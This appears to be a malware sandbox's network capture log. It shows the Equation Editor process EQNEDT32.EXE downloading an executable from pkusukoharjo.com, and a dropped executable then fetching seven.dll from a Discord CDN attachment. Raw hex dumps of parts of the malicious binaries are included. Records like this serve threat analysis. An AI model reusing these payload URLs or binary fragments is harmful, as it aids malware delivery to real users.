Aug 5, 2022 11:41:36.279833078 CEST	116	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 09:41:36 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Sun, 31 Jul 2022 13:41:30 GMT ETag: "34400-5e51a0a6efe70" Accept-Ranges: bytes Content-Length: 214016 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 93 54 de 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 3c 03 00 00 06 00 00 00 00 00 00 ce 5b 03 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 03 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 5b 03 00 53 00 00 00 00 60 03 00 f8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 03 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 3b 03 00 00 20 00 00 00 3c 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 f8 02 00 00 00 60 03 00 00 04 00 00 00 3e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 03 00 00 02 00 00 00 42 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 5b 03 00 00 00 00 00 48 00 00 00 02 00 05 00 bc 84 02 00 bc d6 00 00 03 00 00 00 11 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 01 00 00 0a 2a 1e 02 28 04 00 00 0a 2a a6 73 06 00 00 0a 80 01 00 00 04 73 07 00 00 0a 80 02 00 00 04 73 08 00 00 0a 80 03 00 00 04 73 09 00 00 0a 80 04 00 00 04 2a 00 00 13 30 02 00 2c 00 00 00 01 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 01 00 00 04 6f 0a 00 00 0a 2a 13 30 02 00 2c 00 00 00 02 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 02 00 00 04 6f 0b 00 00 0a 2a 13 30 02 00 2c 00 00 00 03 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 03 00 00 04 6f 0c 00 00 0a 2a 13 30 02 00 2c 00 00 00 04 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 7e 04 00 00 04 6f 0d 00 00 0a 2a 13 30 02 00 2e 00 00 00 05 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 03 28 11 00 00 0a 28 12 00 00 0a 2a 00 00 13 30 02 00 28 00 00 00 06 00 00 11 16 0b 2b 1b 00 07 17 fe 01 2c 02 18 0b 00 07 16 fe 01 2c 02 17 0b 00 07 18 fe 01 2c 02 2b 02 2b e3 02 28 13 00 00 0a 2a 13 30 02 00 2c 00 00 00 07 00 00 11 16 0b 2b 1b 00 07 17 fe Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELTb<[@ @x[S`  H.text; < `.rsrc`>@@.relocB@B[H(*(* ssss*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0,+,,,++~o*0.+,,,++((*0(+,,,++(*0,+

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	136.243.86.20	443	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:41:32 UTC	0	OUT	GET /giving/qGTGx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: pkusukoharjo.com Connection: Keep-Alive
2022-08-05 09:41:32 UTC	0	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 09:41:32 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 13:50:36 GMT Accept-Ranges: bytes Content-Length: 8704 Connection: close Content-Type: application/x-msdownload
2022-08-05 09:41:32 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 1b 88 e6 62 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 18 00 00 00 08 00 00 00 00 00 00 de 37 00 00 00 20 00 00 00 40 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 00 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELb7 @@ @
2022-08-05 09:41:32 UTC	8	IN	Data Raw: 65 76 65 6c 20 6c 65 76 65 6c 3d 22 61 73 49 6e 76 6f 6b 65 72 22 20 75 69 41 63 63 65 73 73 3d 22 66 61 6c 73 65 22 2f 3e 0d 0a 20 20 20 20 20 20 3c 2f 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 3c 2f 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 3c 2f 74 72 75 73 74 49 6e 66 6f 3e 0d 0a 3c 2f 61 73 73 65 6d 62 6c 79 3e 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 0c 00 00 00 e0 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: evel level="asInvoker" uiAccess="false"/> </requestedPrivileges> </security> </trustInfo></assembly>07

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	162.159.129.233	443	C:\Users\user\AppData\Roaming\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:41:36 UTC	9	OUT	GET /attachments/1001850193580392480/1002961152617222144/seven.dll HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive
2022-08-05 09:41:36 UTC	9	IN	HTTP/1.1 200 OK Date: Fri, 05 Aug 2022 09:41:36 GMT Content-Type: application/x-msdos-program Content-Length: 87040 Connection: close CF-Ray: 735e93f4e803917c-FRA Accept-Ranges: bytes Age: 413704 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=seven.dll, attachment ETag: "2851da4de93a5c4b08e7da2826112280" Expires: Sat, 05 Aug 2023 09:41:36 GMT Last-Modified: Sat, 30 Jul 2022 15:29:32 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1659194972956420 x-goog-hash: crc32c=8mCulQ== x-goog-hash: md5=KFHaTek6XEsI59ooJhEigA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 87040 X-GUploader-UploadID: ADPycds5b2CHJAt_kHBlbZKsfyHFbeIkycGhR-EB4H_CNzfN58kbv3R3-Y3p7uBrmiWmMwfc1qb2ghWSD94ralZViz0AeYJdb2ly X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=89ReIRTIqYMHUH6qW0Rjrx86JhSs4wkT1Qdn0V2a0ZgE%2FIit6XRToktZJxmD8M%2BNbzXPCDlqEkj93R%2FrfzgBCBAotKwJDiOBa9UGZALrIIrBlt%2BR1vfz78IxqlgQ1LPQNq36eg%3D%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:41:36 UTC	10	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-08-05 09:41:36 UTC	10	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fa 4d e5 62 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 22 01 00 00 30 00 00 00 00 00 00 5e 41 01 00 00 20 00 00 00 60 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 c0 01 00 00 02 00 00 00 00 00 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELMb!"0^A `@ `
2022-08-05 09:41:36 UTC	11	IN	Data Raw: ff 11 08 20 01 00 00 00 94 58 11 08 20 00 00 00 00 94 58 9e 00 11 08 20 03 00 00 00 20 d2 01 00 00 11 08 20 02 00 00 00 94 59 11 08 20 01 00 00 00 94 58 11 08 20 00 00 00 00 94 59 9e 00 fe 0c 17 00 11 08 20 03 00 00 00 94 5b fe 0e 16 00 fe 0c 16 00 20 6c f5 1c 00 59 38 b6 fe ff ff 7e 2b 00 00 04 fe 0d 07 00 28 7d 00 00 0a fe 0c 07 00 6f 7e 00 00 0a fe 0c 09 00 fe 0e 2a 00 20 05 00 00 00 8d 59 00 00 01 13 08 11 08 20 00 00 00 00 20 30 01 00 00 9e 00 11 08 20 01 00 00 00 20 43 02 00 00 11 08 20 00 00 00 00 94 59 9e 00 11 08 20 02 00 00 00 20 37 03 00 00 11 08 20 01 00 00 00 94 59 11 08 20 00 00 00 00 94 59 9e 00 11 08 20 03 00 00 00 20 d0 00 00 00 11 08 20 02 00 00 00 94 58 11 08 20 01 00 00 00 94 59 11 08 20 00 00 00 00 94 58 9e 00 11 08 20 04 00 00 00 20 Data Ascii: X X Y X Y [lY8~+()o~* Y 0 C Y 7 Y Y X Y X
2022-08-05 09:41:36 UTC	13	IN	Data Raw: 0c 09 00 fe 0e 1f 00 20 03 00 00 00 8d 59 00 00 01 13 08 11 08 20 00 00 00 00 20 d9 00 00 00 9e 00 11 08 20 01 00 00 00 20 57 01 00 00 11 08 20 00 00 00 00 94 59 9e 00 11 08 20 02 00 00 00 20 04 02 00 00 11 08 20 01 00 00 00 94 58 11 08 20 00 00 00 00 94 59 9e 00 fe 0c 1f 00 11 08 20 02 00 00 00 94 5b fe 0e 1e 00 fe 0c 1e 00 20 8f 89 0c 00 59 38 43 f9 ff ff fe 0c 09 00 20 71 07 00 00 5b fe 0e 20 00 fe 0c 20 00 20 ee cb 02 00 59 38 26 f9 ff ff fe 0c 00 00 fe 09 00 00 6f 82 00 00 0a fe 0e 01 00 fe 0c 09 00 fe 0e 0d 00 20 04 00 00 00 8d 59 00 00 01 13 08 11 08 20 00 00 00 00 20 fc 00 00 00 9e 00 11 08 20 01 00 00 00 20 f3 ff ff ff 11 08 20 00 00 00 00 94 58 9e 00 11 08 20 02 00 00 00 20 c0 01 00 00 11 08 20 01 00 00 00 94 58 11 08 20 00 00 00 00 94 59 9e 00 Data Ascii: Y W Y X Y [Y8C q[Y8&o Y X X Y
2022-08-05 09:41:36 UTC	14	IN	Data Raw: 08 20 00 00 00 00 94 59 9e 00 11 08 20 04 00 00 00 20 5f 06 00 00 11 08 20 03 00 00 00 94 59 11 08 20 02 00 00 00 94 59 11 08 20 01 00 00 00 94 59 11 08 20 00 00 00 00 94 59 9e 00 fe 0c 2c 00 11 08 20 04 00 00 00 94 5b fe 0e 2b 00 fe 0c 2b 00 20 54 30 0d 00 59 38 06 f4 ff ff 00 fe 0c 09 00 fe 0e 2e 00 20 05 00 00 00 8d 59 00 00 01 13 08 11 08 20 00 00 00 00 20 7b 01 00 00 9e 00 11 08 20 01 00 00 00 20 ea fe ff ff 11 08 20 00 00 00 00 94 58 9e 00 11 08 20 02 00 00 00 20 0d 00 00 00 11 08 20 01 00 00 00 94 59 11 08 20 00 00 00 00 94 58 9e 00 11 08 20 03 00 00 00 20 32 04 00 00 11 08 20 02 00 00 00 94 59 11 08 20 01 00 00 00 94 59 11 08 20 00 00 00 00 94 59 9e 00 11 08 20 04 00 00 00 20 bb 00 00 00 11 08 20 03 00 00 00 94 59 11 08 20 02 00 00 00 94 58 11 08 Data Ascii: Y _ Y Y Y Y, [++ T0Y8. Y { X Y X 2 Y Y Y Y X
2022-08-05 09:41:36 UTC	15	IN	Data Raw: 00 00 8b 4b 00 00 a8 4b 00 00 cf 4b 00 00 7e 4c 00 00 9e 01 00 00 46 4d 00 00 52 4e 00 00 6a 4e 00 00 95 4e 00 00 b2 0d 00 00 7c 4f 00 00 87 4f 00 00 0e 50 00 00 26 50 00 00 cb 50 00 00 ca 51 00 00 c1 18 00 00 2f 24 00 00 81 43 00 00 d8 35 00 00 6e 2c 00 00 ae 4a 00 00 d0 1e 00 00 ed 0b 00 00 d1 3d 00 00 d7 0a 00 00 6b 19 00 00 3f 00 00 00 18 49 00 00 dd 26 00 00 b2 10 00 00 86 3a 00 00 ea 1a 00 00 76 4a 00 00 e2 20 00 00 19 2f 00 00 24 15 00 00 99 3d 00 00 b7 4b 00 00 00 29 00 00 5f 24 00 00 03 0b 00 00 07 31 00 00 70 4d 00 00 ab 3e 00 00 b7 0e 00 00 13 06 00 00 a4 2a 00 00 5f 4f 00 00 fa 1b 00 00 3e 33 00 00 ac 41 00 00 31 2f 00 00 2c 0e 00 00 a3 02 00 00 38 c5 51 00 00 fe 0c 42 00 20 83 05 00 00 5b fe 0e a5 00 fe 0c a5 00 20 77 3d df 8d 59 38 a8 fc ff Data Ascii: KKK~LFMRNjNN|OOP&PPQ/$C5n,J=k?I&:vJ /$=K)_$1pM>*_O>3A1/,8QB [w=Y8
2022-08-05 09:41:36 UTC	17	IN	Data Raw: 01 13 41 11 41 20 00 00 00 00 20 66 00 00 00 9e 00 11 41 20 01 00 00 00 20 15 01 00 00 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 d6 02 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 5a fe ff ff 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 04 00 00 00 20 49 ff ff ff 11 41 20 03 00 00 00 94 58 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 fe 0c 9d 00 11 41 20 04 00 00 00 94 5b fe 0e 9c 00 fe 0c 9c 00 20 2a 5a 16 8e 59 38 8c f7 ff ff 00 fe 0c 42 00 fe 0e 46 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 40 01 00 00 9e 00 11 41 20 01 00 00 00 20 d2 01 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 Data Ascii: AA fA A XA A YA YA ZA XA XA XA IA XA YA XA XA [*ZY8BF YAA @A A YA
2022-08-05 09:41:36 UTC	18	IN	Data Raw: 8f 00 00 0a fe 0c 42 00 fe 0e db 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 b4 01 00 00 9e 00 11 41 20 01 00 00 00 20 dd 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 bb 04 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 78 05 00 00 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 04 00 00 00 20 02 04 00 00 11 41 20 03 00 00 00 94 59 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 fe 0c db 00 11 41 20 04 00 00 00 94 5b fe 0e da 00 fe 0c da 00 20 61 76 01 8e 59 38 1e f2 ff ff fe 0c 33 00 39 0b 00 00 00 20 13 2f 23 72 25 38 06 00 00 00 20 4b 2f 23 72 25 26 fe 0c 42 00 20 54 06 00 00 5b 61 38 Data Ascii: B YAA A A YA A YA YA xA YA YA YA A YA YA YA XA [avY839 /#r%8 K/#r%&B T[a8
2022-08-05 09:41:36 UTC	19	IN	Data Raw: 01 00 00 00 20 49 03 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 cc 00 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 03 00 00 00 20 d2 fd ff ff 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 fe 0c 79 00 11 41 20 03 00 00 00 94 5b fe 0e 78 00 fe 0c 78 00 20 c7 9c 04 8e 59 38 20 ed ff ff 7e 2a 00 00 04 6f 8b 00 00 0a fe 0e 03 00 fe 0c 42 00 fe 0e 4e 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 97 00 00 00 9e 00 11 41 20 01 00 00 00 20 0f 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 e7 01 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 03 00 00 00 20 af ff ff ff 11 41 20 02 00 00 00 94 58 11 41 20 01 00 00 Data Ascii: IA YA A YA XA A XA XA XyA [xx Y8 ~*oBN YAA A A YA A YA XA A XA
2022-08-05 09:41:36 UTC	21	IN	Data Raw: 59 9e 00 11 41 20 02 00 00 00 20 c1 00 00 00 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 88 01 00 00 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 04 00 00 00 20 d9 02 00 00 11 41 20 03 00 00 00 94 59 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 fe 0c 85 00 11 41 20 04 00 00 00 94 5b fe 0e 84 00 fe 0c 84 00 20 20 bb 1a 8e 59 38 a6 e7 ff ff 00 fe 0c 42 00 fe 0e 87 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 83 01 00 00 9e 00 11 41 20 01 00 00 00 20 eb 01 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 37 ff ff ff 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 03 00 00 00 Data Ascii: YA A XA YA A YA YA XA A YA YA YA XA [Y8B YAA A A YA 7A XA XA

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:41:36 UTC	22	IN	Data Raw: 00 00 94 5b fe 0e 53 00 fe 0c 53 00 20 38 b7 06 8e 59 38 d4 e2 ff ff fe 0c 1e 00 45 06 00 00 00 bf 00 00 00 f0 00 00 00 cb 01 00 00 cb 06 00 00 d0 07 00 00 08 09 00 00 fe 0c 42 00 fe 0e 92 00 20 04 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 95 01 00 00 9e 00 11 41 20 01 00 00 00 20 02 ff ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 3f fe ff ff 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 03 00 00 00 20 6a ff ff ff 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 fe 0c 92 00 11 41 20 03 00 00 00 94 5b fe 0e 91 00 fe 0c 91 00 20 84 a9 24 8e 59 38 11 e2 ff ff fe 0c 42 00 20 55 07 00 00 5b fe 0e 93 00 fe 0c 93 00 20 0d 9b da 8d 59 38 f4 e1 ff ff fe 0c 0d 00 6f 9b 00 00 Data Ascii: [SS 8Y8EB YAA A A XA ?A XA XA jA YA XA XA [$Y8B U[Y8o
2022-08-05 09:41:36 UTC	23	IN	Data Raw: 41 20 01 00 00 00 20 b4 ff ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 4d 00 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 58 9e 00 fe 0c a2 00 11 41 20 02 00 00 00 94 5b fe 0e a1 00 fe 0c a1 00 20 66 b9 78 8e 59 38 3c dd ff ff 00 fe 0c 42 00 fe 0e a4 00 20 04 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 48 01 00 00 9e 00 11 41 20 01 00 00 00 20 9f 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 75 03 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 b3 fe ff ff 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 fe 0c a4 00 11 41 20 03 00 00 00 94 5b fe 0e a3 00 fe 0c a3 00 20 47 fc a0 8e 59 38 99 dc ff ff fe 0c 05 00 8e 69 Data Ascii: A A XA MA YA XA [fxY8<B YAA HA A YA uA YA YA A YA XA XA [GY8i
2022-08-05 09:41:36 UTC	25	IN	Data Raw: 00 00 9e 00 11 41 20 01 00 00 00 20 a2 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 3e fe ff ff 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 03 00 00 00 20 7f 01 00 00 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 59 9e 00 fe 0c 5e 00 11 41 20 03 00 00 00 94 5b fe 0e 5d 00 fe 0c 5d 00 20 a2 a4 29 8e 59 38 b5 d7 ff ff 7e 2a 00 00 04 6f a3 00 00 0a fe 0e 16 00 fe 0c 42 00 fe 0e b0 00 20 05 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 ec 00 00 00 9e 00 11 41 20 01 00 00 00 20 b3 00 00 00 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 1e 04 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 f4 00 00 00 11 41 20 02 00 00 00 94 Data Ascii: A A YA >A XA XA A YA XA Y^A [])Y8~*oB YAA A A XA A YA YA A
2022-08-05 09:41:36 UTC	26	IN	Data Raw: ff ff fe 0c 42 00 20 7b 05 00 00 5b fe 0e be 00 fe 0c be 00 20 d8 58 df 8d 59 38 c1 d2 ff ff fe 0c 0d 00 fe 0c 17 00 7e 2a 00 00 04 6f a6 00 00 0a 6f a7 00 00 0a 20 5c 6d 33 72 38 a0 d2 ff ff 00 fe 0c 42 00 fe 0e 60 00 20 03 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 f1 01 00 00 9e 00 11 41 20 01 00 00 00 20 44 ff ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 21 02 00 00 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 59 9e 00 fe 0c 60 00 11 41 20 02 00 00 00 94 5b fe 0e 5f 00 fe 0c 5f 00 20 dc 59 16 8e 59 38 26 d2 ff ff fe 0c 42 00 20 14 04 00 00 5b fe 0e c1 00 fe 0c c1 00 20 7b cd e5 8d 59 38 09 d2 ff ff fe 0c 0d 00 fe 0c 17 00 7e 2a 00 00 04 6f a8 00 00 0a 6f a9 00 00 0a 20 5e 6d 33 72 38 e8 d1 ff ff 00 fe 0c 42 00 fe 0e Data Ascii: B {[XY8~*oo \m3r8B` YAA A DA XA !A XA Y`A [__ YY8&B [{Y8~*oo ^m3r8B
2022-08-05 09:41:36 UTC	27	IN	Data Raw: a2 fe 0c 42 00 fe 0e 66 00 20 04 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 da 01 00 00 9e 00 11 41 20 01 00 00 00 20 eb fe ff ff 11 41 20 00 00 00 00 94 58 9e 00 11 41 20 02 00 00 00 20 ea 03 00 00 11 41 20 01 00 00 00 94 59 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 03 00 00 00 20 38 03 00 00 11 41 20 02 00 00 00 94 59 11 41 20 01 00 00 00 94 58 11 41 20 00 00 00 00 94 59 9e 00 fe 0c 66 00 11 41 20 03 00 00 00 94 5b fe 0e 65 00 fe 0c 65 00 20 1f 83 46 8e 59 38 e4 cc ff ff fe 0c 0d 00 fe 0c 17 00 fe 0c 23 00 6f 88 00 00 0a fe 0c 42 00 fe 0e d4 00 20 03 00 00 00 8d 59 00 00 01 13 41 11 41 20 00 00 00 00 20 62 01 00 00 9e 00 11 41 20 01 00 00 00 20 f9 02 00 00 11 41 20 00 00 00 00 94 59 9e 00 11 41 20 02 00 00 00 20 75 fd ff ff 11 41 20 01 00 00 Data Ascii: Bf YAA A A XA A YA YA 8A YA XA YfA [ee FY8#oB YAA bA A YA uA
